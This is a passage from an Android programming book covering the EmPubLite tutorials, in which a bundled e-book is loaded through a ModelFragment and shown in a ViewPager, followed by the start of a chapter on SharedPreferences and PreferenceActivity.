This means that anyone wanting to use `SimpleContentFragment` should use the factory method, to provide the path to the content to load.

## Step #4: Using SimpleContentFragment

Now, we need to use this fragment in an activity somewhere. We already set up a stub `SimpleContentActivity` for this purpose, but we left its implementation completely empty.

Now, open up `SimpleContentActivity` and fill in the following Java:

```
package com.commonsware.empublite;
```

```
import android.os.Bundle;
import android.support.v4.app.Fragment;
import com.actionbarsherlock.app.SherlockFragmentActivity;

public class SimpleContentActivity extends SherlockFragmentActivity {
  public static final String EXTRA_FILE="file";

  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    if
(getSupportFragmentManager().findFragmentById(android.R.id.content)==null) {
      String file=getIntent().getStringExtra(EXTRA_FILE);
      Fragment f=SimpleContentFragment.newInstance(file);

      getSupportFragmentManager().beginTransaction()
                                  .add(android.R.id.content, f).commit();
    }
  }
}
```

In `onCreate()`, we follow the standard recipe for defining our fragment if (and only if) we were started new, rather than restarted after a configuration change, by seeing if the fragment already exists. If we do need to add the fragment, we retrieve a string extra from the `Intent` used to launch us (identified as `EXTRA_FILE`), create an instance of `SimpleContentFragment` using that value from the extra, and execute a `FragmentTransaction` to add the `SimpleContentFragment` to our UI.

## Step #5: Launching Our Activities, For Real This Time

Now, what remains is to actually supply that `EXTRA_FILE` value, which we are not doing presently when we start up `SimpleContentActivity` from `EmPubLiteActivity`.

Modify `onOptionsItemSelected()` of `EmPubLiteActivity` to look like this:

```
  @Override
  public boolean onOptionsItemSelected(MenuItem item) {
    switch (item.getItemId()) {
      case android.R.id.home:
        return(true);

      case R.id.about:
        Intent i=new Intent(this, SimpleContentActivity.class);

        i.putExtra(SimpleContentActivity.EXTRA_FILE,
                   "file:///android_asset/misc/about.html");
```

```
      startActivity(i);

      return(true);

    case R.id.help:
      i=new Intent(this, SimpleContentActivity.class);

      i.putExtra(SimpleContentActivity.EXTRA_FILE,
                 "file:///android_asset/misc/help.html");

      startActivity(i);

      return(true);
  }

  return(super.onOptionsItemSelected(item));
}
```

You are adding the two `putExtra()` calls in the `R.id.about` and `R.id.help` branches of the `switch` statement. In both cases, we are using a quasi-URL with the prefix `file:///android_asset/`. This points to the root of our project's `assets/` folder. `WebView` knows how to interpret these URLs, to load files out of our assets directly.

Now, if you run the application and choose "Help" from the action bar overflow, you will see your help content on-screen:





*Figure 147: EmPubLite Help Screen*

Pressing BACK and choosing "About" from the action bar overflow will bring up your about content:





*Figure 148: EmPubLite About Screen*

# In Our Next Episode…

… we will display the actual content of our book in our tutorial project.

# Tutorial #12 - Displaying the Book

At this point, you are probably wondering when we are *ever* going to have our digital book reader let us read a digital book.

Now, in this tutorial, your patience will be rewarded.

This is a continuation of the work we did in the previous tutorial.

You can find the results of the previous tutorial and the results of this tutorial in the book's GitHub repository.

Note that if you are importing the previous code to begin work here, you will also need the copy of ActionBarSherlock in this book's GitHub repository, and to make sure that your imported EmPubLite project references the ActionBarSherlock project as a library.

## Step #1: Adding a Book

First, we need a book. Expecting you to write a book as part of this tutorial would seem to be a bit excessive. So, instead, we will use an already-written book: The War of the Worlds, by H. G. Wells, as distributed by Project Gutenberg.

**EDITOR'S NOTE**: We realize that this choice of book may be seen as offensive by Martians, as it depicts them as warlike invaders with limited immune systems. Please understand that this book is a classic of Western literature and reflects the attitude of the times. If you have any concerns about this material, please contact us at *martians-so-do-not-exist@commonsware.com*.

Download http://misc.commonsware.com/WarOfTheWorlds.zip and unpack its contents (a `book/` directory of files) into your `assets/` folder of your project. Eclipse users can drag this `book/` directory into the Package Manager and drop it in `assets/` to copy the files to the proper location. You should wind up with `assets/book/` and files inside of there.

In that directory, you will find some HTML and CSS files with the prose of the book, plus a `contents.json` file with metadata. We will examine this metadata in greater detail in the next section.

## Step #2: Defining Our Model

That `contents.json` file contains a bit of metadata about the contents of the book: the book's title and a roster of its "chapters":

```
{
  "title": "The War of the Worlds",
  "chapters": [
    {
      "file": "0.htm",
      "title": "Book One: Chapters 1-9"
    },
    {
      "file": "1.htm",
      "title": "Book One: Chapters 10-14"
    },
    {
      "file": "2.htm",
      "title": "Book One: Chapters 14-17"
    },
    {
      "file": "3.htm",
      "title": "Book Two: Chapters 1-7"
    },
    {
      "file": "4.htm",
      "title": "Book Two: Chapters 7-10"
    },
    {
      "file": "5.htm",
      "title": "Project Gutenberg"
    }
  ]
}
```

In the case of this book from Project Gutenberg, the `assets/book/` directory contains five HTML files which `EmPubLite` will consider as "chapters", even though

each of those HTML files contains multiple chapters from the source material. You are welcome to reorganize that HTML if you wish, updating `contents.json` to match.

We need to load `contents.json` into memory, so `EmPubLite` knows how many chapters to display and where those chapters can be found. We will pour `contents.json` into a `BookContents` model object, leveraging the `org.json` parsing classes.

If you wish to make this change using Eclipse's wizards and tools, follow the instructions in the "Eclipse" section below. Otherwise, follow the instructions in the "Outside of Eclipse" section (appears after the "Eclipse" section).

## Eclipse

Right click over the `com.commonsware.empublite` package in the `src/` folder of your project, and choose New > Class from the context menu. Fill in `BookContents` in the "Name" field. Leave the "Superclass" field alone, as `BookContents` has no explicit superclass. Then, click "Finish" on the new-class dialog to create the `BookContents` class.

Then, with `BookContents` open in the editor, paste in the following class definition:

```
package com.commonsware.empublite;

import org.json.JSONArray;
import org.json.JSONObject;

public class BookContents {
  JSONObject raw=null;
  JSONArray chapters;

  BookContents(JSONObject raw) {
    this.raw=raw;
    chapters=raw.optJSONArray("chapters");
  }

  int getChapterCount() {
    return(chapters.length());
  }

  String getChapterFile(int position) {
    JSONObject chapter=chapters.optJSONObject(position);

    return(chapter.optString("file"));
  }
```

```
  String getTitle() {
    return(raw.optString("title"));
  }
}
```

### Outside of Eclipse

Create a `src/com/commonsware/empublite/BookContents.java` source file, with the content shown above.

## Step #3: Examining Our Model

Our `BookContents` constructor takes a `JSONObject` parameter. This will be supplied by some other code that we have not yet written, and it will contain the entire `contents.json` structure. `JSONObject` behaves a bit like the XML DOM, in that it holds the entire parsed content in memory.

`BookContents` is partially a wrapper around the `JSONObject`, offering getters for specific bits of information, notably:

- `getChapterCount()` to identify the number of chapters (i.e., the size of the `JSONArray` created from our `chapters` array in the JSON)
- `getChapterFile()`, to return the relative path within `assets/book/` that represents our "chapter" of HTML
- `getTitle()` to retrieve the book title out of the object

## Step #4: Creating a ModelFragment

Something has to load that `BookContents`, ideally in the background, since reading an asset and parsing the JSON will take time.

Something has to hold onto that `BookContents`, so it can be used from `EmPubLiteActivity` and the various chapter fragments in the `ViewPager`.

In our case, we will use the "model fragment" approach outlined in a previous chapter, with a new class, cunningly named `ModelFragment`.

If you wish to make this change using Eclipse's wizards and tools, follow the instructions in the "Eclipse" section below. Otherwise, follow the instructions in the "Outside of Eclipse" section (appears after the "Eclipse" section).

## Eclipse

Right click over the `com.commonsware.empublite` package in the `src/` folder of your project, and choose New > Class from the context menu. Fill in `ModelFragment` in the "Name" field. Then, click the "Browse..." button next to the "Superclass" field and find `SherlockFragment` to set as the superclass. Then, click "Finish" on the new-class dialog to create the `ModelFragment` class.

Finally, paste in the following definition for `ModelFragment`:

```
package com.commonsware.empublite;

import android.annotation.TargetApi;
import android.content.Context;
import android.os.AsyncTask;
import android.os.Build;
import android.os.Bundle;
import android.util.Log;
import java.io.BufferedReader;
import java.io.InputStream;
import java.io.InputStreamReader;
import com.actionbarsherlock.app.SherlockFragment;
import org.json.JSONObject;

public class ModelFragment extends SherlockFragment {
  private BookContents contents=null;
  private ContentsLoadTask contentsTask=null;

  @Override
  public void onActivityCreated(Bundle savedInstanceState) {
    super.onActivityCreated(savedInstanceState);

    setRetainInstance(true);
    deliverModel();
  }

  synchronized private void deliverModel() {
    if (contents != null) {
      ((EmPubLiteActivity)getActivity()).setupPager(contents);
    }
    else {
      if (contents == null && contentsTask == null) {
        contentsTask=new ContentsLoadTask();
        executeAsyncTask(contentsTask,
                         getActivity().getApplicationContext());
      }
    }
  }

  @TargetApi(11)
  static public <T> void executeAsyncTask(AsyncTask<T, ?, ?> task,
```

```
                                                T... params) {
    if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.HONEYCOMB) {
      task.executeOnExecutor(AsyncTask.THREAD_POOL_EXECUTOR, params);
    }
    else {
      task.execute(params);
    }
  }

  private class ContentsLoadTask extends AsyncTask<Context, Void, Void> {
    private BookContents localContents=null;
    private Exception e=null;

    @Override
    protected Void doInBackground(Context... ctxt) {
      try {
        StringBuilder buf=new StringBuilder();
        InputStream json=ctxt[0].getAssets().open("book/contents.json");
        BufferedReader in=
            new BufferedReader(new InputStreamReader(json));
        String str;

        while ((str=in.readLine()) != null) {
          buf.append(str);
        }

        in.close();

        localContents=new BookContents(new JSONObject(buf.toString()));
      }
      catch (Exception e) {
        this.e=e;
      }

      return(null);
    }

    @Override
    public void onPostExecute(Void arg0) {
      if (e == null) {
        ModelFragment.this.contents=localContents;
        ModelFragment.this.contentsTask=null;
        deliverModel();
      }
      else {
        Log.e(getClass().getSimpleName(), "Exception loading contents",
              e);
      }
    }
  }
}
```

Note that Eclipse is going to complain that a non-existent `setupPager()` is being called, but we will fix that later in this chapter.

### Outside of Eclipse

Create a `src/com/commonsware/empublite/ModelFragment.java` source file, with the content shown above.

## Step #5: Examining the ModelFragment

The point behind `ModelFragment` is to load our data (asynchronously) and hold onto it, using the retained-fragment pattern.

The catch is that even though we are retaining the fragment and holding onto the model data, the activity housing this fragment will still be destroyed and recreated on a configuration change, like a screen rotation. So, the first time our fragment is used, we need to load the content; the second and subsequent times the fragment is used, we need to simply hand over the already-loaded content. Combine that with the (slight) possibility that the user might rotate the screen before we completed loading the content the first time, and things can get a wee bit complicated.

`ModelFragment` overrides `onActivityCreated()`, to get control once `EmPubLiteActivity` has created the `ViewPager` and so on. Here, we call `setRetainInstance(true)`, so the work we do to load the `BookContents` does not evaporate, and we call a `deliverModel()` method.

The `deliverModel()` method is responsible for determining if we have our model data, handing that over to the activity (via `setupPager()`) if we do, or starting a `ContentsLoadTask` if we do not.

Starting a `ContentsLoadTask` is delegated to a static `executeAsyncTask()` method that is designed to work around the limitation established in API Level 14, where `AsyncTask` becomes serialized, with only one task executing at a time. While we only *have* one task at the moment, that will change soon enough. And, while we have our `android:targetSdkVersion` set to `11`, and therefore the serialized `AsyncTask` behavior should not take effect (that requires a value of `14` or higher), it is good form to start addressing this sooner rather than later. The details of what `executeAsyncTask()` is doing and how it is doing it will be covered in a later chapter.

You may notice that we are calling `executeAsyncTask()` with a parameter of `getActivity().getApplicationContext()`. `getApplicationContext()` returns a singleton `Context` object (actually an instance of an `Application`). This is useful in cases where we need a `Context` that will be around all the time. It is unsafe for us to reference an `Activity` in a background thread, as the `Activity` could conceivably be destroyed while the thread is in operation. The `Application` will not be destroyed so long as our process is running, so it is safer to use from a background thread.

The `ContentsLoadTask` itself is an `AsyncTask`, much akin to others we have seen so far in this book. In `doInBackground()`, we read in `assets/book/contents.json` by means of an `AssetManager` (obtained from the `Context` via `getAssets()`) and its `open()` method. This returns an `InputStream`, which we stream into a `StringBuilder`. We then parse that as JSON using `JSONObject`, passing the result into a `BookContents` instance.

In `onPostExecute()`, we take advantage of the fact that this is called on the main application thread, meaning we are not executing anything else on the main application thread at the time. So, it is safe for us to update our `contents` and `contentsTask` data members, plus trigger a call to `deliverModel()`, which will pass the `BookContents` along to the `EmPubLiteActivity`. If something went wrong during the JSON load, and we had an exception, `doInBackground()` saves that in a data member of the `ContentsLoadTask`. `onPostExecute()` could arrange to display the error message to the user — for simplicity, we are only logging it to LogCat at the moment.

## Step #6: Supplying the Content

Now, we need to add that missing `setupPager()` method on `EmPubLiteActivity`. Define the method, taking a `BookContents` as a parameter, and returning `void`:

```
void setupPager(BookContents contents) {
}
```

Move these four lines from `onCreate()` to `setupPager()`:

```
adapter=new ContentsAdapter(this);
pager.setAdapter(adapter);

findViewById(R.id.progressBar1).setVisibility(View.GONE);
findViewById(R.id.pager).setVisibility(View.VISIBLE);
```

Finally, pass the `BookContents` to the `ContentsAdapter` constructor as the second parameter, despite the fact that Eclipse will complain because we have not implemented that yet (we will shortly). You should wind up with a `setupPager()` that resembles:

```
void setupPager(BookContents contents) {
  adapter=new ContentsAdapter(this, contents);
  pager.setAdapter(adapter);

  findViewById(R.id.progressBar1).setVisibility(View.GONE);
  findViewById(R.id.pager).setVisibility(View.VISIBLE);
}
```

We also need to add some code to set up the `ModelFragment` — it will not magically appear on its own. So, the first time we create an `EmPubLiteActivity`, we want to create our `ModelFragment`. To do that, define a static data member named `MODEL`:

```
private static final String MODEL="model";
```

Then, modify `onCreate()` to see if we already have the fragment before creating one:

```
@Override
public void onCreate(Bundle savedInstanceState) {
  super.onCreate(savedInstanceState);

  if (getSupportFragmentManager().findFragmentByTag(MODEL)==null) {
    getSupportFragmentManager().beginTransaction()
                                .add(new ModelFragment(), MODEL)
                                .commit();
  }

  setContentView(R.layout.main);
  pager=(ViewPager)findViewById(R.id.pager);
}
```

# Step #7: Adapting the Content

Finally, we need to update `ContentsAdapter` to actually use the `BookContents` and display the prose on the screen.

First, add a `BookContents` data member to `ContentsAdapter`:

```
private BookContents contents=null;
```

Then, add the `BookContents` parameter to the constructor, assigning it to the new data member:

```
public ContentsAdapter(SherlockFragmentActivity ctxt,
                       BookContents contents) {
  super(ctxt.getSupportFragmentManager());

  this.contents=contents;
}
```

Next, update `getCount()` to use the `getChapterCount()` of our `BookContents`:

```
@Override
public int getCount() {
  return(contents.getChapterCount());
}
```

Finally, modify `getItem()` to retrieve the relative path for a given chapter from the `BookContents` and create a `SimpleContentFragment` on the complete `file:///android_asset` path to the file in question:

```
@Override
public Fragment getItem(int position) {
  String path=contents.getChapterFile(position);

  return(SimpleContentFragment.newInstance("file:///android_asset/book/"
      + path));
}
```

If you run the result in a device or emulator, you will see the book content appear:





*Figure 149: EmPubLite, With Content*

Swiping left and right will take you to the other chapters in the book.

# Step #8: Going Home, Again

We can now take advantage of the icon in the action bar (a.k.a., the "home affordance"), using it to bring us back to the first chapter. While the first chapter in our book is not very distinctive compared to the other chapters, you might have a table of contents or a cover or something as the first "chapter".

All you need to do to support this is add one line to our `android.R.id.home` portion of the `switch()` in `onOptionsItemSelected()`, telling the `ViewPager` to go back to the first page:

```
      case android.R.id.home:
        pager.setCurrentItem(0, false);
        return(true);
```

If you run this on a device or emulator, swipe to some later chapter, then tap the icon in the upper-left corner, you will be returned to the first chapter.

If tapping on the icon does not seem to produce a response, check your `android:targetSdkVersion` in the manifest and make sure it is set to `11`, as was requested back in Tutorial #7. Or, add in a call to `getSupportActionBar().setHomeButtonEnabled(true)` towards the bottom of the `onCreate()` method — that is required if your target SDK version is 14 or higher.

## In Our Next Episode…

… we will allow the user to manipulate some preferences in our tutorial project.

# Using Preferences

Android has many different ways for you to store data for long-term use by your activity. The simplest ones to use are `SharedPreferences` and simple files.

Android allows activities and applications to keep preferences, in the form of key/value pairs (akin to a `Map`), that will hang around between invocations of an activity. As the name suggests, the primary purpose is for you to store user-specified configuration details, such as the last feed the user looked at in your feed reader, or what sort order to use by default on a list, or whatever. Of course, you can store in the preferences whatever you like, so long as it is keyed by a `String` and has a primitive value (`boolean`, `String`, etc.)

Preferences can either be for a single activity or shared among all activities in an application. Other components, such as services, also can work with shared preferences.

## Getting What You Want

To get access to the preferences, you have three APIs to choose from:

- `getPreferences()` from within your `Activity`, to access activity-specific preferences
- `getSharedPreferences()` from within your `Activity` (or other application `Context`), to access application-level preferences
- `getDefaultSharedPreferences()`, on `PreferenceManager`, to get the shared preferences that work in concert with Android's overall preference framework

The first two take a security mode parameter — the right answer here is `MODE_PRIVATE`, so no other applications can access the file. The `getSharedPreferences()` method also takes a name of a set of preferences — `getPreferences()` effectively calls `getSharedPreferences()` with the activity's class name as the preference set name. The `getDefaultSharedPreferences()` method takes the `Context` for the preferences (e.g., your `Activity`).

All of those methods return an instance of `SharedPreferences`, which offers a series of getters to access named preferences, returning a suitably-typed result (e.g., `getBoolean()` to return a boolean preference). The getters also take a default value, which is returned if there is no preference set under the specified key.

Unless you have a good reason to do otherwise, you are best served using the third option above — `getDefaultSharedPreferences()` — as that will give you the `SharedPreferences` object that works with a `PreferenceActivity` by default, as will be described later in this chapter.

## Stating Your Preference

Given the appropriate `SharedPreferences` object, you can use `edit()` to get an "editor" for the preferences. This object has a set of setters that mirror the getters on the parent `SharedPreferences` object. It also has:

1. `remove()` to get rid of a single named preference
2. `clear()` to get rid of all preferences
3. `apply()` or `commit()` to persist your changes made via the editor

The last one is important — if you modify preferences via the editor and fail to save the changes, those changes will evaporate once the editor goes out of scope. `commit()` is a blocking call, while `apply()` works asynchronously. Ideally, use `apply()` where possible, though it was only added in Android 2.3, so it may not be available to you if you are aiming to support earlier versions of Android than that.

Conversely, since the preferences object supports live changes, if one part of your application (say, an activity) modifies shared preferences, another part of your application (say, a service) will have access to the changed value immediately.

# Introducing PreferenceActivity

You could roll your own activity to collect preferences from the user. On the whole, this is a bad idea. Instead, use preference XML resources and a `PreferenceActivity`.

Why?

One of the common complaints about Android developers is that they lack discipline, not following any standards or conventions inherent in the platform. For other operating systems, the device manufacturer might prevent you from distributing apps that violate their human interface guidelines. With Android, that is not the case — but this is not a blanket permission to do whatever you want. Where there is a standard or convention, please follow it, so that users will feel more comfortable with your app and their device.

Using a `PreferenceActivity` for collecting preferences is one such convention.

The linchpin to the preferences framework and `PreferenceActivity` is yet another set of XML data structures. You can describe your application's preferences in XML files stored in your project's `res/xml/` directory. Given that, Android can present a pleasant UI for manipulating those preferences, which are then stored in the `SharedPreferences` you get back from `getDefaultSharedPreferences()`.

To see how all of this works, take a look at the `Prefs/FragmentsBC` sample project.

## What We Are Aiming For

This project's main activity hosts a `TableLayout`, into which we will load the values of five preferences:

```
<?xml version="1.0" encoding="utf-8"?>
<TableLayout xmlns:android="http://schemas.android.com/apk/res/android"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent">

  <TableRow>

    <TextView
      style="@style/label"
      android:text="@string/checkbox"/>

    <TextView
      android:id="@+id/checkbox"
      style="@style/value"/>
```

```
  </TableRow>

  <TableRow>

    <TextView
      style="@style/label"
      android:text="@string/ringtone"/>

    <TextView
      android:id="@+id/ringtone"
      style="@style/value"/>
  </TableRow>

  <TableRow>

    <TextView
      style="@style/label"
      android:text="@string/checkbox2"/>

    <TextView
      android:id="@+id/checkbox2"
      style="@style/value"/>
  </TableRow>

  <TableRow>

    <TextView
      style="@style/label"
      android:text="@string/text"/>

    <TextView
      android:id="@+id/text"
      style="@style/value"/>
  </TableRow>

  <TableRow>

    <TextView
      style="@style/label"
      android:text="@string/list"/>

    <TextView
      android:id="@+id/list"
      style="@style/value"/>
  </TableRow>

</TableLayout>
```

The above layout is used by `PreferenceContentsFragment`, which populates the right-hand column of `TextView` widgets at runtime in `onResume()`, pulling the values from the default `SharedPreferences` for our application:

```
package com.commonsware.android.preffragsbc;

import android.content.SharedPreferences;
import android.os.Bundle;
import android.preference.PreferenceManager;
import android.view.LayoutInflater;
import android.view.View;
import android.view.ViewGroup;
import android.widget.TextView;
import com.actionbarsherlock.app.SherlockFragment;

public class PreferenceContentsFragment extends SherlockFragment {
  private TextView checkbox=null;
  private TextView ringtone=null;
  private TextView checkbox2=null;
  private TextView text=null;
  private TextView list=null;

  @Override
  public View onCreateView(LayoutInflater inflater, ViewGroup parent,
                           Bundle savedInstanceState) {
    View result=inflater.inflate(R.layout.content, parent, false);

    checkbox=(TextView)result.findViewById(R.id.checkbox);
    ringtone=(TextView)result.findViewById(R.id.ringtone);
    checkbox2=(TextView)result.findViewById(R.id.checkbox2);
    text=(TextView)result.findViewById(R.id.text);
    list=(TextView)result.findViewById(R.id.list);

    return(result);
  }

  @Override
  public void onResume() {
    super.onResume();

    SharedPreferences prefs=
        PreferenceManager.getDefaultSharedPreferences(getActivity());

    checkbox.setText(new Boolean(prefs.getBoolean("checkbox",
false)).toString());
    ringtone.setText(prefs.getString("ringtone", "<unset>"));
    checkbox2.setText(new Boolean(prefs.getBoolean("checkbox2",
false)).toString());
    text.setText(prefs.getString("text", "<unset>"));
    list.setText(prefs.getString("list", "<unset>"));
  }
}
```

The main activity, `FragmentsDemo`, simply loads `res/layout/main.xml`, which contains a `<fragment>` element pointing at `PreferenceContentsFragment`. It also defines an options menu, which we will examine later in this section.

The result is an activity showing the default values of the preferences when it is first run, since we have not set any values yet:





*Figure 150: Activity Showing Preference Values*

We will also have two flavors of a `PreferenceActivity`, to collect the preferences from the user. Those preferences will be divided into two "preference headers", following the two-pane preference UI adopted with Android 3.0:





*Figure 151: Android 4.0 PreferenceActivity, on Tablet*

On a phone-sized screen, those panes become two separate screens, the first showing the list of headers:





*Figure 152: Android 4.0 PreferenceActivity, on Phone*

and the second showing the contents of a specific header:

